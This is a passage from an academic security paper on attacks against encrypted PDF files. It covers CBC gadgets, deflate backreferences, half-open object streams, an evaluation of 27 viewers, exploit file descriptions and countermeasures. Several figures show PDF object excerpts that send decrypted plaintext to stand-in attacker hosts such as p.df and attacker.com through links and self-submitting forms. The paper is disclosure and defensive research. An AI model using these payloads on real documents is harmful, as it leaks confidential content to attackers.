Using CBC gadgets, encrypted plaintext can be prefixed with one or more chosen plaintext blocks. An attacker can construct URLs in the encrypted PDF document that contain the plaintext to exfiltrate. This attack is similar to the direct exfiltration hyperlink attack ($A2$). However, it does not require to set a "base" URI in plaintext to achieve exfiltration.

```
1 0 obj
  << /Type /Catalog
     /OpenAction << /Type /Action /S /URI /URI 2 0 R >>                    % URI set to 2 0 obj
   >>
endobj

2 0 obj
<modified encrypted data>                    % CBC gadget to prepend attacker's URI to content
endobj
```

(a) Modified PDF document sent to the victim (excerpt). The attacker uses CBC gadgets to prepend his URL to the encrypted data.

```
2 0 obj
(http://p.df/[20 bytes random]Confidential content!)
endobj
```

(b) Modified object after decryption.

Figure 9: Example of CBC-based exfiltration using links.

The same limitations described for direct exfiltration based on links ($A2$) apply. Additionally, the constructed URL contains random bytes from the gadgeting process, which may prevent the exfiltration in some cases.

4.2.4 Exfiltration via Half-Open Object Streams (B3)

While CBC gadgets are generally restricted to the block size of the underlying block cipher – and more specifically the length of the known plaintext, in this case, 12 bytes – longer chosen plaintexts can be constructed using compression.

Deflate compression, which is available as a filter for PDF streams (cf. section 1), allows writing both uncompressed and compressed segments into the same stream. The compressed segments can reference back to the uncompressed segments and achieve the repetition of byte strings from these segments. These *backreferences* allow us to construct longer continuous plaintext blocks than CBC gadgets would typically allow for.

Naturally, the first uncompressed occurrence of a byte string still appears in the decompressed result. Additionally, if the compressed stream is constructed using gadgets, each gadget generates 20 random bytes that appear in the decompressed stream. A non-trivial obstacle is to keep the PDF viewer from interpreting these fragments in the decompressed stream. While hiding the fragments in PDF comments is possible, PDF comments are single-line and are thus susceptible to newline characters in the random bytes. Therefore, in reality, the length of constructed compressed plaintexts is limited.

```
2 0 obj
<< /Filter /FlateDecode /Length ... >>                    % FlateDecode:  compressed content
stream
<Deflate Header>\%<(http://atta>[20 bytes random]<cker.com)>[20 bytes random]
```

```
(http://attacker.com)                                    % created using backreferences
endstream
endobj
```

Listing 5: Example of a decrypted object that uses back-references and comments.

To deal with this caveat, an attacker can use *Object Streams* which allow the storage of arbitrary objects inside a stream. She uses an object stream to define new objects using gadgets. An object stream always starts with a header of space-separated integers which define the object number and the byte offset of the object inside the stream. The dictionary of an object stream contains the byte offset *First* which defines where the first object inside the stream is located. An attacker can use this value to create a comment of arbitrary size by setting it to the first byte after her comment.

```
2 0 obj
  << /Type /ObjStm /N 1 /First 65 /Length ...
     /Filter /FlateDecode
  >>
stream
3 0                                  % object stream containing object 3 at offset "First" + 0
% anything in between the header and the first offset is ignored
% "First" points here
<Actual object 3 that is interpreted by the PDF viewer>
endstream
endobj
```

Listing 6: Object stream example that uses the object stream header to hide uncompressed fragments.

Using compression has the additional advantage that compressed, encrypted plaintexts from the original document can be embedded into the modified object. As PDF applications often create compressed streams, this is an advantage over leaking plaintexts using normal hyperlinks, because this would require leaking the compressed bytes instead of the decompressed original content.

However, due to the inner workings of the deflate algorithms, a complete compressed plaintext can only be prefixed with new segments, but not postfixed. Therefore, as seen in Listing 7, a string created using this technique cannot be terminated using a closing bracket, leading to a half-open string. This is not a standard compliant construction, and PDF viewers should not accept it. However, a majority of PDF viewers accept it anyway (see section 5).

```
2 0 obj
  << /Type /ObjStm /N 1 /First 65 /Length ...
     /Filter /FlateDecode
  >>
stream
<Deflate Header>3 0[20 bytes random]><(http://p.df>[20 bytes random]
% "First" points here
(http://p.df/Decompressed Confidential content
% everything after the original compressed content is ignored
```

```
endstream
endobj
```

Listing 7: Half-open string within an object stream.

Improving attacks B1 and B2 using compression The techniques mentioned above can be used to improve attacks B1 and B2, as it allows for longer chosen plaintexts to be constructed. These can be used to build longer URLs, as well as URLs without random bytes by adding the original plaintext and using compression to reference back to it. Additionally, using compression removes the need to fix the PKCS#5 padding by guessing how to construct URLs containing fewer random bytes. This is because once a segment of the compressed plaintext is marked as the last segment, the rest of the plaintext is simply ignored by all viewers. It improves attacks B1 and B2 with flawless URLs of virtually unrestricted length (see, e.g., Listing 5). B1 and B2, however, remain independent from the support of half-open strings. Note that compression-based exploits depend on the viewer, not checking the deflate compression checksum ADLER32, which was true for all viewers.

```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>                    % value set to 2 0 obj
     /OpenAction << /S /SubmitForm /F (http://p.df) >>                        % attacker's URI
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]                 % encryption with StdCF
     /Length 32
  >>
stream
[encrypted data]                                                        % content to exfiltrate
endstream
endobj
```

(a) Modified PDF document sent to the victim (excerpt). By using self-submitting forms the encrypted stream is referenced as a value to be submitted and therefore exfiltrated after the decryption.

```
POST / HTTP/1.1
User-Agent: AcroForms
Content-Length: 23

x=Confidential%20content!
```

(b) HTTP request leaking the full plaintext automatically to the attacker's web server once the document is opened by the victim.

Figure 5: Example of direct exfiltration through PDF forms.

```
1 0 obj
  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>
     /OpenAction << /S /SubmitForm /F <CBC gadget as form URL> >>
  >>
endobj
                                   http://p.df/[4 bytes random]
2 0 obj
[encrypted data]                                                        % content to exfiltrate
endobj
```

(a) Modified PDF document sent to the victim (excerpt).

```
POST /[random bytes] HTTP/1.1
Content-Length: 23

x=Confidential%20content!
```

(b) HTTP request with plaintext sent to the attacker's web server.

Figure 8: Example of gadget based exfiltration using forms.

5 Evaluation

To evaluate the proposed attacks, we tested them on 27 popular PDF applications that were assembled from public software directories for the major platforms (Windows, Linux, macOS, and Web).[4] If a "viewer" and an "editor" version was available, we tested both. Applications were excluded if they did not support AES256 PDF encryption (e.g., Microsoft Edge) or if the cost to obtain them would be prohibitive. All viewer were tested using their default settings. Evaluation results for direct exfiltration (Attack A) and CBC gadgets (Attack B) are depicted in Table 1. Full details regarding success and limitations of the attack variants (A1 to B3) are given in Table 2.

5.1 Direct Exfiltration (Attack A)

Despite the fact that it is part of the PDF specification, only 17 of the tested applications supported *Crypt Filters*, in particular, the *Identity* filter. Using additional approaches, such as placing our payload into strings or streams of the document that are unencrypted by design, we were able to gain partial encryption for all of the tested PDF viewers (*requirement 1*). A full evaluation of which viewer supports which of the 18 methods tested to gain partial encryption is given in Table 4 in the appendix.

All PDF viewers supported interactive features that could be used as exfiltration channels such as hyperlinks or forms (*requirement 3*). However, four of the tested applications did not support any of the proposed techniques to reference a decrypted object from attacker-controlled content (*requirement 2*). It must be noted that this behavior was not limited to encrypted PDF documents, the necessary PDF standard feature, such as submittable forms or defining a "base" URI for relative URIs in the document, was simply not implemented in these four applications. Detailed information on which attack variants can be used for cross-object referencing can be derived from the $A1$ to $A3$ columns of Table 2.

In the end, we could exfiltrate the content on 23 of 27 of the applications (85%), on 14 of them (52%) without any user interaction than opening the file and inserting a password required. On an additional 9 viewers, user interaction such as clicking on a link, submitting a form, or approving a warning, as depicted in Figure 10, in order to load external resources is required. It must be noted that for half of them, the level of interaction was limited to clicking somewhere into the document without any warning message being shown. This is because the attacker has full control of how UI elements, such as links, are to be displayed (e.g., as the document background or as a scrollbar).

[4] Note that some PDF applications are available for multiple platforms and operating systems. In such cases we limited our tests to the platform with the highest market share.



Table 1: Out of 27 tested PDF applications, 23 are vulnerable to direct exfiltration, and all are vulnerable to CBC gadgets.

In 19 viewers, we could exfiltrate the plaintext via PDF forms (*A1*) while 13 viewers could be attacked with malicious hyperlinks (*A2*). Five viewers even had full JavaScript support, which allowed us to access arbitrary parts of the document and to exfiltrate them.[5]

[5] While 17 of the other tested viewers executed JavaScript in the default settings, scripting support was limited in most of them and could not be used to exfiltrate document objects.

5.2 CBC Gadgets (Attack B)

We were able to exfiltrate encrypted content on all of the tested PDF applications using CBC gadgets. Due to the encryption algorithms for PDF documents being defined in the PDF specification, the viewers have no control over the integrity protection of the ciphertext or the availability of the known plaintext in the encrypt dictionary. Therefore, all viewers are by design vulnerable to the modification of plaintext using CBC gadgets.

Using gadgets, we were able to construct self-submitting PDF forms ($B1$) in 15 of the viewers and malicious hyperlinks ($B2$) for exfiltration in all viewers. Generally, the same limitations regarding backchannels, which exist for direct exfiltration, also apply to CBC gadgets. Additionally, due to the occurrence of random bytes in URLs introduced by gadgets, CBC gadgets were not able to achieve the same level of exfiltration in some viewers as direct exfiltration did.

However, especially using half-open strings within object streams ($B3$), we were able to achieve full plaintext exfiltration in five viewers in which it was not possible using direct exfiltration. Additionally, we found that 15 viewers supported half-open strings. However, we were only able to use them for exfiltration in 14 viewers, due to various problems with URL handling in these object streams.

For all compression-based attacks, we found that none of the viewers checked the zlib deflate checksum – called ADLER32 – that is placed right after the compressed text, allowing us to construct arbitrary compressed text using gadgets.

5.3 Limitations

Although we successfully demonstrated how to exfiltrate plaintext – with or without user interaction – based on two independent and standard compliant features of the PDF specification, this is not necessarily enough for our attacks to be actually *practical*. In this section, we discuss limitations regarding plaintext exfiltration.

Exfiltration Constraints In order to achieve her goal, the attacker needs to leak as much content as possible – this being, at best, all encrypted streams and strings.[6] Real-world PDF files contain multiple objects (often hundreds) to be exfiltrated. Fortunately, this is not a practical limitation. First, attack variants based on PDF forms ($A1$, $B1$) or JavaScript ($A3$) can reference and exfiltrate all streams and strings in the document at once. Second, for hyperlink-based attack variants ($A2$, $B2$, $B3$), the attacker can add multiple *OpenActions* or define a *Next* entry for each action and thereby build "exfiltration chains".

[6] Note that the attacker already has knowledge of the remaining parts of the document.

Certainly, there is another obstacle to solve: Many PDF files in the wild are compressed to reduce their file size. For $A1$ and $B1$ this is rarely a problem since 14 of the 19 PDF viewers supporting forms – in compliance with the PDF standard – allow arbitrary binary data to be submitted. Furthermore, all compressed streams are automatically uncompressed once the document is opened. The same applies to $A3$, for which – in addition – JavaScript language functions can be used to re-encode plaintext before exfiltration. However, for $A2$, $B2$, and $B3$ restrictions apply when trying to exfiltrate compressed data, as it will not be decompressed prior to being appended to the URL. We found that in practice, most PDF viewers were unable to interpret URLs containing a complete compressed plaintext. Some viewers proved to be more pedantic in URL encoding. For example, none of the the macOS applications (Preview, Skim, Safari) URL-encode spaces or line breaks in URLs – instead they do not evaluate URLs containing these characters. This leads to the restriction that we can only exfiltrate single words in these viewers using deflate backreferences.

We evaluated the limitations for each PDF viewer, as shown in Table 2. On 21 viewers (78%), we can leak the full plaintext, even when it is compressed. For three applications (11%), we can only leak non-compressed data, and for another three PDF viewers (11%) only single-words from strings or streams can be exfiltrated.

A special case is Acrobat Reader/Pro for which we can only leak around 250 bytes without user interaction while leaking the full plaintext requires user interaction. This is due to DNS prefetching being done by both applications even before the user confirms a from submission, as depicted in Figure 10. This allows us to exfiltrate up to 250 bytes as the subdomain of a DNS request.

Generic Constraints CBC gadgets are most practical for AES256, which is the latest encryption algorithm used by PDF 1.7 and 2.0, and considered to be the most secure. Older AES-based algorithms do require known plaintext from the same stream or string which the attacker wants to modify. Direct exfiltration attacks, on the other hand, are independent of the encryption scheme and therefore can also be applied to older files and algorithms such as AES128 and RC4.[7] Furthermore, we also successfully applied direct exfiltration to public key "certificate encryption" (asymmetric PDF encryption based X.509. certificates).[8] CBC gadgets are not bound to using PDF features as exfiltration channels, making them more flexible. For example, an encrypted stream to be leaked could be defined as *EmbeddedFile* of type HTML and using CBC gadgets, a format-specific exfiltration string could be prepended (e.g., `<img src="http://p.df/`), thereby leaking the plaintext once the PDF attachment is opened.

[7] While object numbers are part of the key derivation in *AESV2* (AES128), this is not a problem for direct exfiltration because the order of encrypted objects can be left intact.

[8] Note that public key encryption was only supported by eight of the tested viewers.



Table 2: Limitations regarding plaintext exfiltration.

It is important to note that for both attacks, the attacker is in full control of the appearance of the displayed document, for example, she can show the original decrypted content, only her own content, or a mixture of both by partially overlaying her content.



Figure 10: A warning dialog displayed by Acrobat Reader asking the user for consent before submitting a form. Note that the default choice is *"allow and remember for this site"*.

6 Exploits

In this section, we briefly describes the exploited provides with this report. Testcases for partial encryption are given in the *mixed-content* directory. The actual exploits to leak data differ for each PDF viewer, therefore every application has its own directory.

6.1 Directory Structure

Direct Exfiltration General file structure: `[Exploit(A1-A3)]-[Method(01-18)].pdf` where *Exploit* is one of the attack variants described in section 4 and *Method* is one of the 18 different options to gain partial encryption (see Appendix A).

Gadget Attacks General file structure: `[Exploit(B1-B3)]-[exfiltrated-data].pdf`

Filename	**Description**
00-encrypted.pdf	Original encrypted PDF.
B1-string.pdf	Form that exfiltrates a string.
B1-compressed.pdf	Form that exfiltrates an uncompressed stream.
B1-compressed.pdf	Form that exfiltrates a compressed stream.
B1-compressed-fdf.pdf	Form that exfiltrates a compressed stream in fdf format.
B1-string-compressed.pdf	Form that exfiltrates a compressed stream converted to a hex string.
B2-backref.pdf	URL that exfiltrates an uncompressed stream via backreferences.
B2-small-backref.pdf	URL that exfiltrates a single word from an uncompressed stream via backreferences.
B2-launch-action.pdf	URL that exfiltrates an uncompressed stream via a launch action.
B2-url-simple.pdf	URL that exfiltrates an uncompressed stream without backreferences.
B3-url.pdf	Half-open URL that exfiltrates a compressed stream.

Table 3: Gadget Exploit Files

6.2 How to Use?

Direct Exfiltration The password for all encrypted PDFs is **pass**. The exploits leak the plaintext to *http://p.df*. For testing purposes, in `/etc/hosts` or the Windows

hosts file, set *p.df* to an IP address where you run a web server on port 80. The plaintext is send here via HTTP POST requests (A1) or HTTP GET requests (A2, A3). For Adobe Reader/Pro, the script-based exploits (A3) leak the plaintext via a DNS request to *[plaintext].p.df*. Further details, for example, regarding user interaction of each exploit, can be found in the `README.md` file.

Gadget Exploits The password for all encrypted PDFs is **pass**. The exploits leak the plaintext to either *http://p.df* or *http://p.d/*.

To decrypt a PDF file on Linux/macOS use *qpdf*:

```
qpdf --decrypt --password=pass encrypted.pdf decrypted.pdf
```

or to decrypt and uncompress it:

```
qpdf --stream-data=uncompress --decrypt --password=pass encrypted.pdf decrypted.pdf
```

or to decrypt a single object without qpdf mangling with it:

```
qpdf --show-object=1 --raw-stream-data --decrypt --password=pass encrypted.pdf
```

The object stream (always in obj 1 0) can only be fully viewed in full using the last command. It is always zlib compressed, you can uncompress it on Linux/macOS using:

```
qpdf --show-object=1 --raw-stream-data --decrypt --password=pass encrypted.pdf | zlib-flate
    -uncompress
```

7 Countermeasures

In this section, we discuss ways to mitigate or prevent the described attacks. Note that the obvious and standard-conforming protection mechanisms, such as digital signatures and mitigations such as blocking exfiltration channels, are insufficient. Sustainable and effective long-term countermeasures require updating the PDF standard.

A Note on Signed PDF Documents Digital signatures – an optional feature of the PDF specification – should guarantee the authenticity and integrity of the document. Therefore any modification, either based on changing the internal PDF structure or based on CBC ciphertext malleability, should be detected in digitally signed PDFs. However, PDF signatures are *not* a sufficient countermeasure to protect against our attacks for various reasons:

1. Even if a signature is invalid, it does not prevent the document from being opened. Once the modified PDF file is opened, the plaintext is already exfiltrated.
2. The usage of PDF signatures cannot be enforced: according to the specification, an encrypted PDF does not have to be signed. Thus, an attacker can strip the signature.
3. Recently, it was shown how to forge valid signatures on almost all tested PDF viewers [19].

A Note on Closing Exfiltration Channels While PDF viewers should make sure that PDF documents cannot "phone home" – i.e., load external resources without user consent – this countermeasure alone is *not* sufficient. First of all, we found that the PDF specification is complex and allows various methods to trigger a connection once the document is opened. Our evaluation shows that even for PDF viewers, which had been designed to prompt the user before opening a connection, fail to do this reliably for all discovered exfiltration channels. It must be noted that our list of exfiltration channels, as described in subsection 3.3, is unlikely to be complete, given the complexity of the PDF standard. Presumably, additional, yet unknown, exfiltration channels do exist. Therefore, we can conclude that it is difficult to implement a full-featured PDF viewer in a way that prevents all possible exfiltration channels.

Finally, even if PDF viewers are patched in such a way that a connection is not automatically triggered, submitting forms or clicking on hyperlinks remains a legitimate and popular feature of PDF files and the security of a cryptosystem should not depend on expecting users not to click on any links in the protected document.

Disallowing Partial Encryption As a workaround to counter direct exfiltration attacks, PDF viewers may consider dropping support for partially encrypted files based on crypt filters, as specified in PDF ≥ 1.5, and based on additional features as documented in Appendix A. While this would make standard conforming documents unreadable (e.g., PDF documents where only the attachment is encrypted), we presume the number of affected documents is limited in practice.[9] Another short-term mitigation would be enforcing a policy were unencrypted objects are not allowed to access encrypted content anymore – similar to "mixed content" warnings in the web, which are thrown by modern web browsers, for example, when JavaScript code from an insecure resource is to be executed on a secure website (see [4]). In the long term, the PDF 2.x specification should drop support for mixed content altogether[10] – the authors consider it to be a security nightmare. Instead, an encryption scheme should be preferred where the whole document – including its structure – is encrypted to leave no room for injection or wrapping attacks, and to minimize the overall attack surface significantly. Obviously, this approach would require major changes in the PDF standard.

Using Authenticated Encryption A countermeasure to CBC gadgets would be updating the PDF encryption standard to use integrity protection – for example, an HMAC – or authenticated encryption instead of AES-CBC without any integrity protection. This would effectively mitigate the gadget-based attacks. However, to ensure that downgrade attacks to older encryption modes are not viable, the key derivation function should incorporate encryption contexts such as the cipher and encryption modes. Additionally, the standard needs to clarify what to do when manipulated ciphertexts are encountered. It should strictly prevent a PDF viewer from displaying manipulated content instead of simply showing a warning that users might just choose to ignore. It must be noted, that these countermeasures would only apply to future documents. Documents in the legacy format remain subject to exfiltration.

Also note that eliminating the known plaintext from the access permissions is not an adequate workaround, because it is likely that further known plaintext segments exist in a PDF document. For example, encrypted *Metadata* streams always start with a fixed, known XML header and we observed PDF editors and libraries to always add the same encrypted *Creator* string to a document.

[9] We analyzed a dataset of 8,840 encrypted PDF documents obtained from crawling the Alexa top 1 million websites and found only 353 to contain "partial encryption", all of them due to unencrypted metadata streams.

[10] Note that there seems to be a trend towards the opposite direction and newer PDF specifications often added flexibility (e.g., "Unencrypted Wrappers" in PDF 2.0).

8 Related Work

We separated existing research into three categories: PDF security, PDF encryption, and attacks on the encryption of different data formats. We first introduce related work covering different aspects regarding PDF security such as PDF malware, PDF insecure features, and attacks on PDF signatures. We then present research on attacks related to PDF encryption. Finally, we give an overview of similar attacks applied on different data formats like XML, JSON, or email.

PDF Security In 2010, Raynal et al. provided a comprehensive study on malicious PDF files abusing legitimate PDF features leading to Denial-of-Service (DoS), Server-Side-Request-Fogery (SSRF), and information leakage [25]. This research was extended in 2012 by Hamon et al., who published a study revealing weaknesses in PDF, leading to malicious URI invocation [32]. In 2012, Popescu et al. presented a proof-of-concept bypass for a specific digital signature [24] based on a polymorphic file containing two different file types – PDF and TIFF – leading to a different presentation of the same signed content. In 2013 and 2014, a new attack class was published which abuses the support of insecure PDF features, JavaScript, and XML [27, 14]. Carmony et al. introduced in 2016 different techniques to bypass PDF malware detectors [3]. Some of these techniques rely on PDF encryption to hide malicious content from the detectors. In 2017, Stevens et al. discovered a novel attack against SHA-1 [30] breaking the collision resistance and allowing an attacker to create a PDF file with new content without invalidating the digital signature. In 2018, Franken et al. revealed weaknesses in two PDF viewers by forcing these to call arbitrary URIs [11]. In the same year, multiple vulnerabilities in Adobe Reader and different Microsoft products were discovered, leading to URI invocation and NTLM credentials leakage [15, 26]. In 2019, Mladenov et al. discovered three novel attacks on PDF signatures bypassing the verification of digitally signed PDF files [20]. They did not investigated encrypted PDFs, but their attacks could possibly complement our work if encrypted PDFs are signed (see section 7).

PDF Encryption Studying previous research, we classified two different attack strategies – either to guess the used password or the encryption key. In comparison to our research, none of the related work considered attacks beyond these two attack strategies.

In 2001, Komulainen et al. provided one of the first security analysis of the PDF encryption standard and pointed out the risks of using encryption with 40 bits key length [18]. In the same year, Sklyarov et al. presented at *DEF CON 9* practical attacks on eBooks and PDF encryption [28]. The authors introduced one of the first tools capable to brute-force the password of a PDF file by supporting different attack techniques like dictionaries and rainbow tables [9]. As a reaction, Adobe

increased the key length from 40 bit to 128 bit for the RC4 algorithm in the new version (PDF 1.4). In 2008, Sklyarov et al. evaluated the encryption of the newly released PDF 1.7 and revealed a critical security issue allowing efficient brute-force attacks [10]. As a consequence, Adobe updated the key derivation function in the PDF 1.7 specification [22]. In 2013, Danczul et al. introduced a new technique to efficiently brute-force PDF passwords by distributing crypt analytics tasks to different types of processors [5]. The authors concentrated on older PDF versions (PDF 1.1 to 1.5) using the RC4 algorithm for encryption. In 2015, August at al. measured the time required to brute force the password of a PDF file in dependence of its length [2]. In 2017, Stevens et al. showed how to break the password of PDFs relying on the deprecated RC4 algorithm with 40-bit key length in a few seconds by using modern hardware [29]. The author used existing tools like *pdf2john*, to brute-force the password.

Breaking Encryption in Different Data Formats In the following, we depict attacks to break the encryption in different data formats.

Jager et al. showed in 2011 and 2012, how to break the symmetric and the asymmetric encryption of XML documents [17, 16]. The authors abused weaknesses related to the CBC mode of operation and the PKCS#1 v1.5 encryption to reveal encrypted content without having the corresponding password. In 2017, Detering et al. adapted the same attacks to the JSON data format [6]. Garman et al. presented research on Apple's iMessage protocol and revealed a novel chosen ciphertext attack, which allows an attacker the retrospective decryption of encrypted messages [12]. Gorthe et al. showed in 2016 security issues in the design of Microsoft's Rights Management Services, allowing the complete bypass of these services [13]. Recently, Poddebniak et al. [23] and Müller et al. [21] showed the danger of partially encrypted content within emails. The authors successfully revealed encrypted content without having the password by abusing the weakness of the CBC mode of operation and insecure features. In contrast to this research, we elaborated exfiltration channels abusing standard compliant PDF features. Moreover, we optimized the CBC gadgets to construct entirely new encrypted objects and refined the compression-based attacks.

References

[1] Adobe Systems. Acrobat JavaScript Scripting Guide, 2005.

[2] John August. Try to open this pdf, cont'd, 2014.

[3] Curtis Carmony, Xunchao Hu, Heng Yin, Abhishek Vasisht Bhaskar, and Mu Zhang. Extract me if you can: Abusing pdf parsers in malware detectors. In *NDSS*. The Internet Society, 2016.

[4] Ping Chen, Nick Nikiforakis, Christophe Huygens, and Lieven Desmet. A dangerous mix: Large-scale analysis of mixed-content websites. In *Information Security*, pages 354–363. Springer, 2015.

[5] B. Danczul, J. Fuß, S. Gradinger, B. Greslehner, W. Kastl, and F. Wex. Cuteforce analyzer: A distributed bruteforce attack on pdf encryption with gpus and fpgas. In *2013 International Conference on Availability, Reliability and Security*, pages 720–725, Sep. 2013.

[6] Dennis Detering, Juraj Somorovsky, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. On the (in-) security of javascript object signing and encryption. In *Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium*, page 3. ACM, 2017.

[7] P. Deutsch. Deflate compressed data format specification version 1.3, May 1996. RFC1951.

[8] P. Deutsch and J-L. Gailly. Zlib compressed data format specification version 3.3, May 1996. RFC1950.

[9] Elcomsoft. Unlocking pdf, 2007.

[10] Elcomsoft. Elcomsoft claims adobe acrobat 9 is a hundred times less secure, November 2008.

[11] Gertjan Franken, Tom Van Goethem, and Wouter Joosen. Who left open the cookie jar? a comprehensive evaluation of third-party cookie policies. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 151–168, Baltimore, MD, 2018. USENIX Association.

[12] Christina Garman, Matthew Green, Gabriel Kaptchuk, Ian Miers, and Michael Rushanan. Dancing on the lip of the volcano: Chosen ciphertext attacks on apple imessage. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, pages 655–672, 2016.

[13] Martin Grothe, Christian Mainka, Paul Rösler, and Jörg Schwenk. How to break microsoft rights management services. In *10th {USENIX} Workshop on Offensive Technologies ({WOOT} 16)*, 2016.

[14] Alexander1 Inführ. Multiple pdf vulnerabilities – text and pictures on steroids, December 2014.

[15] Alexander2 Inführ. Adobe reader pdf - client side request injection, May 2018.

[16] Tibor Jager, Sebastian Schinzel, and Juraj Somorovsky. Bleichenbacher's attack strikes again: breaking pkcs# 1 v1. 5 in xml encryption. In *European Symposium on Research in Computer Security*, pages 752–769. Springer, 2012.

[17] Tibor Jager and Juraj Somorovsky. How To Break XML Encryption. In *The 18th ACM Conference on Computer and Communications Security (CCS)*, October 2011.

[18] Tommi Komulainen. The adobe ebook case. *Publications in Telecommunications Software and Multimedia TML-C7 ISSN*, 1455:9749.

[19] Vladislav Mladenov, Christian Mainka, Karsten Meyer zu Selhausen, Martin Grothe, and Jörg Schwenk. 1 trillion dollar refund – how to spoof pdf signatures.

[20] Vladislav Mladenov, Christian Mainka, Karsten Meyer zu Selhausen, Martin Grothe, and Jörg Schwenk. 1 trillion dollar refund–how to spoof pdf signatures. 2019.

